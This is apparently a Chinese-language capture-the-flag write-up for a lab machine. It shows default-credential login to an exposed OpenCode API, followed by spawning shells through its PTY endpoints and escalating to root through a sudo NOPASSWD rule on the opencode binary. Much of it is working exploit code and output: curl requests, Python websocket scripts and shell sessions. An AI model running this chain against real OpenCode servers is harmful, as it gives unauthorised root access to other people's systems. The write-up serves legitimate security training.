

maze-code

题目信息

- 目标 IP: 10.11.39.176
- 目标: 提权到 root
- 题目提示:
 - 默认密码: root:todd
 - 模板: Muban-patch4-2026.7.1
 - 创建日期: 2026-07-01
 - 内核提示: 7.0.13-3-liquorix-amd64
- 实际关键凭据: opencode:secret
- 初始落点用户: beehack
- 提权方式: sudo NOPASSWD /usr/local/bin/opencode

最终结果

```
user flag: flag{user-4dcf0d38201a6a1e5867dc2e031c5c55}  
root flag: flag{root-3eae77c98413d2b3b81cb66fea9d613e}
```

信息收集

1	10.11.39.176	22	SSH	10.11.39.176:22	OpenSSH 10.0p2 Debian 7+deb13u4	0	IANA
2	10.11.39.176	80	HTTP	http://10.11.39.176:80	Apache/2.4.68 (Debian) Apache-Web-Server Apache HTTP Server/2.4.68	200	Dino Game IANA
3	10.11.39.176	4096	HTTP	http://10.11.39.176:4096	None	401	None IANA

```
22/tcp  openssh 10.0p2 Debian-7+deb13u4  
80/tcp  Apache httpd 2.4.68 Debian, title: Dino Game  
4096/tcp HTTP 服务, Basic Auth: Basic realm="Secure Area"
```

访问 80 端口:

```
curl -i http://10.11.39.176/
```

页面是一个 Dino Game 静态页, 源码中有关键注释:

```
<!-- https://opencode.ai/docs/zh-cn/web/ -->
```

说明靶机大概率还运行了 OpenCode Web/API 服务。

访问 4096:

```
curl -i http://10.11.39.176:4096/
```

返回:

```
HTTP/1.1 401 Unauthorized
www-authenticate: Basic realm="Secure Area"
```

说明 4096 是受 Basic Auth 保护的 OpenCode。

获取OpenCode认证

OpenCode 文档中的示例密码是 `secret`，默认用户名是 `opencode`。

测试:

```
curl -i -u opencode:secret http://10.11.39.176:4096/api/health
```

成功返回:

```
{"healthy":true}
```

因此 4096 的认证凭据为:

```
opencode:secret
```

也可以访问 OpenAPI 文档:

```
curl -u opencode:secret http://10.11.39.176:4096/doc
```

其中可见 PTY 相关接口:

```
POST /api/pty
POST /api/pty/{ptyID}/connect-token
GET /api/pty/{ptyID}/connect
```

利用OpenCode PTY 获取shell

```
curl -s -u opencode:secret \
  -H 'Content-Type: application/json' \
  -X POST 'http://10.11.39.176:4096/api/pty' \
  -d '{"command":"/bin/bash","args":["-i"],"cwd":"/home/beeHack","title":"ctf-shell","env":{"TERM":"xterm"}}'
```

返回

```
curl -s -u opencode:secret \
  -H 'Content-Type: application/json' \
  -X POST 'http://10.11.39.176:4096/api/pty' \
  -d '{"command":"/bin/bash","args":["-i"],"cwd":"/home/beeHack","title":"ctf-shell","env":{"TERM":"xterm"}}'
```

获取websocket ticket

```
curl -s -u opencode:secret \  
  -H 'x-opencode-ticket: 1' \  
  -H 'Origin: http://10.11.39.176:4096' \  
  -X POST 'http://10.11.39.176:4096/api/pty/<PTY_ID>/connect-token'
```

```
{  
  "data": {  
    "ticket": "a2ab1ce0-f12f-412e-a789-c6c88ad881cc",  
    "expires_in": 60  
  }  
}
```

连接pty并执行命令

```
import urllib.request, json, base64, websocket, time  
import sys  
  
BASE = 'http://10.11.39.176:4096'  
WS = 'ws://10.11.39.176:4096'  
AUTH = 'Basic ' + base64.b64encode(b'opencode:secret').decode()  
  
headers = {  
    'Authorization': AUTH,  
    'Content-Type': 'application/json'  
}  
  
# 1. create pty  
body = json.dumps({  
    'command': '/bin/bash',  
    'args': ['-i'],  
    'cwd': '/home/beehack',  
    'title': 'ctf-shell',  
    'env': {'TERM': 'xterm'}  
}).encode()  
  
req = urllib.request.Request(BASE + '/api/pty', data=body, method='POST',  
headers=headers)  
pty = json.loads(urllib.request.urlopen(req).read())['data']['id']  
print('[+] PTY:', pty)  
  
# 2. ticket  
req = urllib.request.Request(  
    BASE + f'/api/pty/{pty}/connect-token',  
    method='POST',  
    headers={  
        'Authorization': AUTH,  
        'x-opencode-ticket': '1',  
        'origin': 'http://10.11.39.176:4096'  
    }  
)  
ticket = json.loads(urllib.request.urlopen(req).read())['data']['ticket']  
print('[+] Ticket:', ticket)  
  
# 3. websocket connect
```

```

ws = websocket.create_connection(
    f'{ws}/api/pty/{pty}/connect?ticket={ticket}',
    origin='http://10.11.39.176:4096'
)
ws.settimeout(0.2)


def recv_print():
    """接收websocket数据，直接打印，不阻塞"""
    while True:
        try:
            data = ws.recv()
        except websocket._exceptions.WebSocketTimeoutException:
            break
        except Exception:
            return
        if isinstance(data, bytes):
            if data and data[0] == 0:
                continue
            data = data.decode("utf-8", "replace")
        sys.stdout.write(data)
        sys.stdout.flush()

print("\n==== Interactive PTY Shell (type exit to quit) =====\n")
# 先把pty初始化的缓冲区输出打印出来
recv_print()

try:
    while True:
        # 读取本地输入
        user_input = input("")
        # 发送到远端pty，带上换行
        ws.send(user_input + "\n")
        # 接收并打印返回结果
        recv_print()

        if user_input.strip().lower() == "exit":
            break
except KeyboardInterrupt:
    print("\n[!] Ctrl+C exit")
finally:
    ws.close()
    print("[+] websocket closed")

```



```

C:\Users\26387\Desktop\code\pentest_10.11.39.176_20260811\06-reports>python 1.py
[+] PTY: pty_fef854a0b001ci0jz7CX0QzRBC
[+] Ticket: ae68d60b-98d2-4ece-849f-02563d1d80fd
beeHack@Code:~$
id; whoami; hostname; pwd; uname -a; cat /home/beeHack/user.txt
uid=1000(beeHack) gid=1000(beeHack) groups=1000(beeHack),100(users)
beeHack
Code
/home/beeHack
Linux Code 7.1.5-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.1-6.1~trixie (2026-07-27) x86_64 GNU/Linux
flag[user-4dcf0d38201a6a1e5867dc2e031c5c55]
beeHack@Code:~$ printf '__END__'
__END__
beeHack@Code:~$

```

得到user-flag

```
uid=1000(beehack) gid=1000(beehack) groups=1000(beehack),100(users)
beehack
/home/beehack
flag{user-4dcf0d38201a6a1e5867dc2e031c5c55}
```

利用 sudo NOPASSWD 提权

```
beehack@Code:~$ sudo -l
sudo -l
Matching Defaults entries for beehack on Code:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User beehack may run the following commands on Code:
  (ALL : ALL) NOPASSWD: /usr/local/bin/opencode
```

思路:

1. 当前 4096 的 OpenCode 是 beehack 权限。
2. beehack 可免密 sudo 执行 /usr/local/bin/opencode。
3. 因此启动一个 root 权限的临时 OpenCode 服务。
4. 通过新的 root OpenCode 再创建 PTY，即可得到 root shell。

启动root OpenCode 临时服务

在 beehack shell 中执行:

```
sudo /usr/local/bin/opencode serve --port 7777 --hostname 0.0.0.0
```

等待服务启动后，本地验证:

```
curl http://10.11.39.176:7777/api/health
```

返回:

```
{"healthy":true}
```

```
beehack@Code:~$ sudo /usr/local/bin/opencode serve --port 7777 --hostname 0.0.0.0
sudo /usr/local/bin/opencode serve --port 7777 --hostname 0.0.0.0
```

```
管理员: C:\WINDOWS\system: × + v
Microsoft Windows [版本 10.0.26200.8973]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\26387>curl http://10.11.39.176:7777/api/health
{"healthy":true}
C:\Users\26387>
```

在root OpenCode 创建root PTY

```
curl -s \
  -H 'Content-Type: application/json' \
  -X POST 'http://10.11.39.176:7777/api/pty' \
  -d '{"command":"/bin/bash","args":["-i"],"cwd":"/root","title":"root-shell","env":{"TERM":"xterm"}}'
```

返回

```
{
  "data": {
    "id": "pty_fef795003001mynMw0reCg2pGM",
    "command": "/bin/bash",
    "cwd": "/root",
    "status": "running"
  }
}
```

获取 root PTY ticket:

```
curl -s \
  -H 'x-opencode-ticket: 1' \
  -H 'Origin: http://10.11.39.176:7777' \
  -X POST 'http://10.11.39.176:7777/api/pty/<ROOT_PTY_ID>/connect-token'
```

再通过 WebSocket 连接:

```
ws://10.11.39.176:7777/api/pty/<ROOT_PTY_ID>/connect?ticket=<TICKET>
```

```
import base64, json, re, time, urllib.request, urllib.error, websocket
TARGET='10.11.39.176'
AUTH='Basic '+base64.b64encode(b'opencode:secret').decode()

def http(base, method, path, body=None, hdr=None):
    h={'Content-Type':'application/json','User-Agent':'ctf-root-chain/1.0'}
    if hdr: h.update(hdr)
    data=None if body is None else json.dumps(body).encode()
    req=urllib.request.Request(base+path, data=data, method=method, headers=h)
    try:
        r=urllib.request.urlopen(req, timeout=10); return r.status,
    dict(r.headers), r.read()
    except urllib.error.HTTPError as e:
        return e.code, dict(e.headers), e.read()

def clean(s):
    s=re.sub(r'\x1b\[^\x07*\x07','',s); s=re.sub(r'\x1b\[[0-?]*[ -/]*[@-~]','',s)
    return s.replace('\r','')

def recv(ws, marker, timeout=10):
    end=time.time()+timeout; buf=''
    while time.time()<end and marker not in buf:
        try: m=ws.recv()
        except Exception: continue
        if isinstance(m, bytes):
            if m and m[0] == 0: continue
            m=m.decode('utf-8','replace')
        buf += m
    return buf

def root_server():
    b='http://%s:4096'%TARGET
    h={'Authorization':AUTH}
```

```

body={'command': '/usr/bin/sudo', 'args': ['/usr/local/bin/opencode', 'serve', '--port', '7777', '--hostname', '0.0.0.0'], 'cwd': '/home/beeHack', 'title': 'root-opencode', 'env': {}}
print(http(b, 'POST', '/api/pty', body, h)[2].decode())
r='http://%s:7777'%TARGET
for _ in range(20):
    code,_,out=http(r, 'GET', '/api/health')
    if code == 200:
        return r
    time.sleep(1)
raise RuntimeError('root opencode did not start')

def root_cmd(cmd):
    r=root_server()
    code,_,out=http(r, 'POST', '/api/pty',{'command': '/bin/bash', 'args': ['-i'], 'cwd': '/root', 'title': 'root-shell', 'env': {'TERM': 'xterm'}})
    pty=json.loads(out)['data']['id']
    code,_,out=http(r, 'POST', f'/api/pty/{pty}/connect-token', None, {'x-opencode-ticket': '1', 'Origin': r})
    ticket=json.loads(out)['data']['ticket']
    ws=websocket.create_connection(f'ws://{TARGET}:7777/api/pty/{pty}/connect?ticket={ticket}', timeout=5, origin=r)
    ws.settimeout(0.5)
    marker='__END__'
    ws.send(cmd+f"\nprintf '{marker}'\n")
    print(clean(recv(ws, marker, 15)))
    ws.send('kill -f "opencode serve --port 7777" || true\n')
    ws.close()

if __name__ == '__main__':
    root_cmd('id; whoami; cat /root/root.txt')

```



```

PS C:\Users\26387> & c:/Python313/python.exe c:/Users/26387/Desktop/code/pentest_10.11.39.176_20260811/05-tools/opencode_root_chain.py
{"location": {"directory": "/home/beeHack", "project": {"id": "global", "directory": "/"}, "data": {"id": "pty_fef9c7c12881zWVD129AsJdc", "title": "root-opencode", "command": "/usr/bin/sudo", "args": ["/usr/local/bin/opencode", "--port", "7777", "--hostname", "0.0.0.0"], "cwd": "/home/beeHack", "status": "running", "pid": 2626}}
root@Code:~# id; whoami; cat /root/root.txt
uid=0(root) gid=0(root) groups=0(root)
root
flag[root-3eae77c98413d2b3b81cb66fea9d613e]
root@Code:~# printf '__END__'
__END__
root@Code:~#

```

总结

```

OpenCode 默认/示例口令 secret
↓
4096 API Basic Auth 进入
↓
OpenCode PTY 创建 beeHack shell
↓
beeHack sudoers 允许 NOPASSWD 执行 /usr/local/bin/opencode
↓
以 root 启动临时 OpenCode 服务
↓
通过 root OpenCode 创建 root PTY
↓
root shell / root flag

```